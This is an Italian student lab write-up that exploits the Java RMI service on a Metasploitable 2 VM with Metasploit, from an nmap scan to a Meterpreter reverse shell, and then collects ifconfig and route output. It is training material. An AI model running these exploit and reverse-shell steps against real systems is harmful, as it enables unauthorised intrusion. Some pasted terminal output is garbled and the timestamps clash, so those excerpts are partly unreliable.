Progetto S7/L5

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI.

Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
 - 1) configurazione di rete.
 - 2) informazioni sulla tabella di routing della macchina vittima.

L'**EXPLOIT** è un metodo in grado di sfruttare i problemi che affliggono un sistema operativo o una determinata applicazione al fine di permettere all'attaccante di eseguire un payload sul sistema.

Il **PAYLOAD** è una sessione di comandi che vengono eseguiti dall'exploit e determinano il tipo di attacco. Può avere lo scopo di creare un utente amministrativo sul sistema vittima, creare una shell di comandi per controllare la macchina etc.

L'**RMI** (Remote Method Invocation) è la capatità per un oggetto Java di poter essere in esecuzione su una determinata macchina consentendo l'invocazione dei suoi metodi, in maniera remota.

Il MALWARE (Malicius Software) è un programma/codice dannoso che mette a rischio un sistema.

Esercizio

Kali Linux IP **192.168.11.111**Metasploitable 2 IP **192.168.11.112**


Dopo aver controllato che le 2 macchine comunicassero tra di loro, ho eseguito una scansione delle porte di Metasploitable con «**nmap** –**sS** –**sV 192.168.11.112**», per verificare la porta del servizio Java-RMI.

```
V 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-17 20:28 CET
Nmap scan report for 192.168.11.112
Host is up (0.00037s latency).
Not shown: 977 closed tcp ports (reset)
        STATE SERVICE
PORT
                          VERSION
21/tcp
        open ftp
                           vsftpd 2.3.4
22/tcp
        open
              ssh
                           OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp
        open
              telnet?
25/tcp
        open smtp?
              domain
                           ISC BIND 9.4.2
53/tcp
        open
80/tcp
              http
                           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
        open
                         2 (RPC #100000)
111/tcp open
              rpcbind
              netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
139/tcp open
              netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp
        open
512/tcp
        open
              exec?
513/tcp
              login?
       open
514/tcp open shell?
              java-rmi GNU Classpath grmiregistry
1099/tcp open
1524/tcp open
              bindshell Metasploitable root shell
2049/tcp open
              nfs
                           2-4 (RPC #100003)
2121/tcp open
              ccproxy-ftp?
3306/tcp open
              mysql?
5432/tcp open
              postgresql
                           PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open
              vnc
                           VNC (protocol 3.3)
                           (access denied)
6000/tcp open
              X11
6667/tcp open
                           UnrealIRCd
              irc
8009/tcp open ajp13
                           Apache Jserv (Protocol v1.3)
8180/tcp open http
                           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:03:E6:E4 (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:lin
ux:linux_kernel
Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
```

Lanciato Metasploit con «msfconsole».

«search java_rmi» mi ha ricercato l'exploit da utilizzare.

«use exploit/multi/misc/java_rmi_server»



Di default mi ha dato il payload «java/meterpreter/reverse_tcp»

«set rhosts 192.168.11.112» per configurare l'Host del target.


«show options» controllato che la configurazione è stata eseguita.

```
msf6 exploit(multi/misc/jav
rhosts ⇒ 192.168.11.112
                                                              set rhosts 192.168.11.112
                                                         ) > show options
 Module options (exploit/multi/misc/java_rmi_server):
                     Current Setting Required Description
    Name
                                                            Time that the HTTP Server will wait for the payload request
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
The target port (TCP)
    HTTPDELAY 10
    RPORT
    SRVHOST
                     0.0.0.0
                                                             addresses.
                                                            The local port to listen on.
Negotiate SSL for incoming connections
Path to a custom SSL certificate (default is randomly generated)
The URI to use for this exploit (default is random)
    SRVPORT
                     8080
 Payload options (java/meterpreter/reverse_tcp):
    Name Current Setting Required Description
                                                      The listen address (an interface may be specified) The listen port % \left\{ 1,2,\ldots ,n\right\} =0
 Exploit target:
    Id Name
         Generic (Java Payload)
```

«exploit» lanciato l'exploit aprendo così la shell di Meterpreter

```
msf6 exploit(multi/
                                        ) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/YhCRpD3IeaAbj
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 \rightarrow 192.168.11.112:52282
) at 2024-01-27 14:28:29 -0500
meterpreter >
```

Il comando «ifconfig» visualizza la configurazione di rete della macchina target;



Il comando «**route**» da le informazioni sulla tabella di routing, cioè una tabella che contiene informazioni sui vari percorsi tra i dispositivi al fine di presentare i percorsi più efficienti per i pacchetti di dati.

